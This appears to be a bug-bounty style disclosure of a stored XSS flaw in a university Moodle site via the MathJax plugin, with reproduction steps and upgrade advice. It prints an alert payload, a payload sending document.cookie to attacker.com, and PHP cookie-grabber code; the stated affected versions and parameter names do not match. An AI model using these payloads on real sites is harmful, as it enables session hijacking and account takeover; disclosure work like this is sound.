Author: KaizenSecurity @ Amirul Amir
Date: 28 May 2020

Summary:
There is a stored XSS on http://lms.uniten.edu.my/ through the MathJax plugin.
Affected URL or select Asset from In-Scope:
http://lms.uniten.edu.my/moodle/blog
http://lms.uniten.edu.my/moodle/user/profile.php?id={userid}

Affected Plugin:
MathJax Version 3.8 to 3.8.2, 3.7 to 3.7.5, 3.6 to 3.6.9, 3.5 to 3.5.11 and earlier unsupported versions

Severity/Risk: **SERIOUS**

Vulnerability Type:
XSS / Stored XSS

Browser/OS tested:
Firefox 75.0, MacOs Catalina

Steps To Reproduce:

1. Visit the following profile page and edit description.



Image 1: Proof of concept

Explanation

Based on SecurityMB research that any **MathJax** version **<2.7.4** is vulnerable to XSS. **MathJax** was turned on by default.

Payload 1

($$ \unicode{<img src=1 onerror=alert(1)>} $$)



Image 2: Simple XSS Pop Up

How Does Attacker Can Abuse This XSS?

Since this is a stored xss, attacker can inject malicious code inside moodle. Such as account takeover via cookies.

Payload 2

($$ \unicode{<img src=x onerror=this.src="//attacker.com?code="+document.cookie>} $$)

Explanation

The ability of a user to edit the DOM in their own browser is not an XSS vulnerability (although it might be a vector for a phishing attack).

onerror, like *any* attribute with a value that is treated as JavaScript, can be used as part of an XSS attack if the attacker can inject content into it (or create the attribute as part of injecting content into an HTML document).

1. Moodle will try to find the image with location at x. Since x does not exist. This will trigger error.
2. On onerror handler, attacker redirect the request to their malicious site which is the cookie grabber.

3. Sample cookie grabber code:

```
<?php

        $cookie = $_GET["grab"];
        $file = fopen('log.txt', 'a');
        fwrite($file, $cookie . "\n\n");

?>
```

Image 3: Simple Cookie Grabber POC

Fix Recommendation:

Upgrade MathJax Plugin to

Versions fixed: **3.8.3, 3.7.6, 3.6.10 and 3.5.12**